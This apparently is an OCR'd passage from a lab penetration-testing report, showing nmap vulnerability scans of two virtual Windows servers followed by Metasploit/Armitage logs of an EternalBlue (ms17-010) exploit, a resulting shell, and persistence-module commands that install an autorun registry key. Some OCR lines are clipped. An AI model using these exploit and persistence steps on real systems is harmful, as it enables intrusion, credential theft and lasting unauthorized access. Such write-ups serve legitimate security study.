
Having used this method of vulnerability scanning only some were successfully debugged while others could not be due to some debugging issues (Figure 14).

Figure 14a – 'nmap' vulnerability scan Results



```
oot@kali:~# nmap --script vuln 192.168.0.1
tarting Nmap 7.80 ( https://nmap.org ) at 2019-12-14 11:28 EST
map scan report for 192.168.0.1
ost is up (0.00032s latency).
ot shown: 973 closed ports
ORT      STATE SERVICE
3/tcp    open  telnet
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
5/tcp    open  smtp
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
|_sslv2-drown:
2/tcp    open  nameserver
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
3/tcp    open  domain
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
9/tcp    open  finger
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
0/tcp    open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /test.php: Test page
|_  /icons/: Potentially interesting folder w/ directory listing
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
```


Figure 14b – 'nmap' vulnerability scan Results



```
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49167/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:0C:29:77:67:D6 (VMware)

Host script results:
| smb-double-pulsar-backdoor:
|   VULNERABLE:
|   Double Pulsar SMB Backdoor
|     State: VULNERABLE
|     Risk factor: HIGH  CVSSv2: 10.0 (HIGH) (AV:N/AC:L/Au:N/C:C/I:C/A:C)
|       The Double Pulsar SMB backdoor was detected running on the remote machine.
|
|     Disclosure date: 2017-04-14
|     References:
|       https://isc.sans.edu/forums/diary/Detecting+SMB+Covert+Channel+Double+Pulsar/22312/
|       https://github.com/countercept/doublepulsar-detection-script
|_      https://steemit.com/shadowbrokers/@theshadowbrokers/lost-in-translation
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 239.96 seconds
root@kali:~# 
```


Server 2:

Figure 14c – ‘nmap’ vulnerability scan Results




```
root@kali:~# nmap --script vuln 192.168.0.2
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-14 11:28 EST
Stats: 0:13:14 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.95% done; ETC: 11:42 (0:00:00 remaining)
Nmap scan report for 192.168.0.2
Host is up (0.00035s latency).
Not shown: 978 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
42/tcp    open  nameserver
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
53/tcp    open  domain
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.0.2
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.0.2:80/
|     Form id: search_form
|     Form action: /index.php?p=search
|
|     Path: http://192.168.0.2:80/index.php?p=search
|     Form id: search_form
|     Form action: /index.php?p=search
|
|     Path: http://192.168.0.2:80/index.php?p=archive
|     Form id: search_form
|     Form action: /index.php?p=search
|
|     Path: http://192.168.0.2:80/index.php?p=search&amp;date=2019-07
|     Form id: search_form
|_    Form action: /index.php?p=search
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-internal-ip-disclosure: ERROR: Script execution failed (use -d to debug)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
```

Figure 14d – ‘nmap’ vulnerability scan Results




```
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-trace: TRACE is enabled
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
88/tcp    open  kerberos-sec
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
99/tcp    open  metagram
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
110/tcp   open  pop3
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
135/tcp   open  msrpc
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
139/tcp   open  netbios-ssn
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
389/tcp   open  ldap
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
445/tcp   open  microsoft-ds
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
464/tcp   open  kpasswd5
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
593/tcp   open  http-rpc-epmap
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
636/tcp   open  ldapssl
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_ssl-ccs-injection: No reply from server (TIMEOUT)
|_sslv2-drown:
3268/tcp  open  globalcatLDAP
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
3269/tcp  open  globalcatLDAPssl
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
49152/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
```

Figure 14e – ‘nmap’ vulnerability scan Results




```
49153/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49154/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49155/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49157/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49158/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49159/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49163/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49167/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:0C:29:77:67:D6 (VMware)

Host script results:
| smb-double-pulsar-backdoor:
|   VULNERABLE:
|   Double Pulsar SMB Backdoor
|     State: VULNERABLE
|     Risk factor: HIGH  CVSSv2: 10.0 (HIGH) (AV:N/AC:L/Au:N/C:C/I:C/A:C)
|       The Double Pulsar SMB backdoor was detected running on the remote machine.
|
|     Disclosure date: 2017-04-14
|     References:
|       https://isc.sans.edu/forums/diary/Detecting+SMB+Covert+Channel+Double+Pulsar/22312/
|       https://github.com/countercept/doublepulsar-detection-script
|_      https://steemit.com/shadowbrokers/@theshadowbrokers/lost-in-translation
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
```

Figure 14f – ‘nmap’ vulnerability scan Results



```
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-trace: TRACE is enabled
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
88/tcp    open  kerberos-sec
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
135/tcp   open  msrpc
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
139/tcp   open  netbios-ssn
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
389/tcp   open  ldap
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
445/tcp   open  microsoft-ds
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
464/tcp   open  kpasswd5
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
593/tcp   open  http-rpc-epmap
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
636/tcp   open  ldapssl
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
3268/tcp  open  globalcatLDAP
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
3269/tcp  open  globalcatLDAPssl
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
8080/tcp  open  http-proxy
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service
```

Figure 14g – ‘nmap’ vulnerability scan Results



```
_      http://ha.ckers.org/slowloris/
9152/tcp open  unknown
_clamav-exec: ERROR: Script execution failed (use -d to debug)
9153/tcp open  unknown
_clamav-exec: ERROR: Script execution failed (use -d to debug)
9154/tcp open  unknown
_clamav-exec: ERROR: Script execution failed (use -d to debug)
9155/tcp open  unknown
_clamav-exec: ERROR: Script execution failed (use -d to debug)
9157/tcp open  unknown
_clamav-exec: ERROR: Script execution failed (use -d to debug)
9158/tcp open  unknown
_clamav-exec: ERROR: Script execution failed (use -d to debug)
9163/tcp open  unknown
_clamav-exec: ERROR: Script execution failed (use -d to debug)
AC Address: 00:0C:29:70:FC:E3 (VMware)

ost script results:
_smb-vuln-ms10-054: false
_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
 smb-vuln-ms17-010:
   VULNERABLE:
   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
     State: VULNERABLE
     IDs:  CVE:CVE-2017-0143
     Risk factor: HIGH
       A critical remote code execution vulnerability exists in Microsoft SMBv1
        servers (ms17-010).

     Disclosure date: 2017-03-14
     References:
       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

map done: 1 IP address (1 host up) scanned in 800.67 seconds
oot@kali:~#
```

With this it can be seen that a major vulnerability would be the ms17_010. This particular vulnerability is a critical one as it allows for the attacker to have the ability to execute code on the target server, through sending specifically crafted packets.


Ms17_010 is a critical vulnerability from Microsoft, and given that the model of the victims system it is clear that as an older version of windows that it is susceptible.

Lastly, Armitage was used, for the use of Metesploit in a graphical manner, in order to display what is happening more clearly. For the main part ‘Eternal blue’ was the exploit that was used in order to infect the servers, in which when successful, meterpreter can be ran as well for further access to the machine, as seen in the below figures.

Armitage

Server 2

Figure 15a – Armitage Results




```
Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation.  All rights reserved. C:\Windows\system32>
```

```
[*] 192.168.0.2:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.2:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.2:445 - Starting non-paged pool grooming
[+] 192.168.0.2:445 - Sending SMBv2 buffers
[+] 192.168.0.2:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.2:445 - Sending final SMBv2 buffers.
[*] 192.168.0.2:445 - Sending last fragment of exploit packet!
[*] 192.168.0.2:445 - Receiving response from exploit packet
[+] 192.168.0.2:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.2:445 - Sending egg to corrupted connection.
[*] 192.168.0.2:445 - Triggering free of corrupted buffer.
[*] Started bind TCP handler against 192.168.0.2:27096
[*] Command shell session 1 opened (192.168.0.100:35459 -> 192.168.0.2:27096) at 2019-12-04 08:47:44 -0500
[+] 192.168.0.2:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.2:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.2:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Meterpreter 2

Figure 15b – Armitage Results




```
Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation.  All rights reserved. C:\Windows\system32>
```

```
SESSION => 2
msf5 exploit(windows/local/persistence) > set ExitOnSession false
ExitOnSession => false
msf5 exploit(windows/local/persistence) > set STARTUP SYSTEM
STARTUP => SYSTEM
msf5 exploit(windows/local/persistence) > set DELAY 10
DELAY => 10
msf5 exploit(windows/local/persistence) > set DisablePayloadHandler true
DisablePayloadHandler => true
msf5 exploit(windows/local/persistence) > exploit -j
[*] Exploit running as background job 4.
[*] Running persistent module against SERVER2 via session ID: 2
[+] Persistent VBS script written on SERVER2 to C:\Windows\TEMP\HoNSnd.vbs
[*] Installing as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\csMwmEAXkJ
[+] Installed autorun on SERVER2 as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\csMwmEAXkJ
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/SERVER2_20191204.5010/SERVER2_20191204.5010.rc

msf5 exploit(windows/local/persistence) > |
```

After successfully implementing the ‘Eternal blue’ exploit it was possible to make it so that should the PC it was connected to be powered down, that the exploit would persist (Appendix 5). Furthermore, it allowed for the ability to migrate to other privileges, such as being classed as system. With these in place it is possible to have some, if not all, the hashed passwords dumped out onto the screen, or have the plain text dumped as well.


Figure 15c – Armitage Results



```
Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation.  All rights reserved. C:\Windows\system32>
```

```
[*] 192.168.0.2:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.2:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.2:445 - Starting non-paged pool grooming
[+] 192.168.0.2:445 - Sending SMBv2 buffers
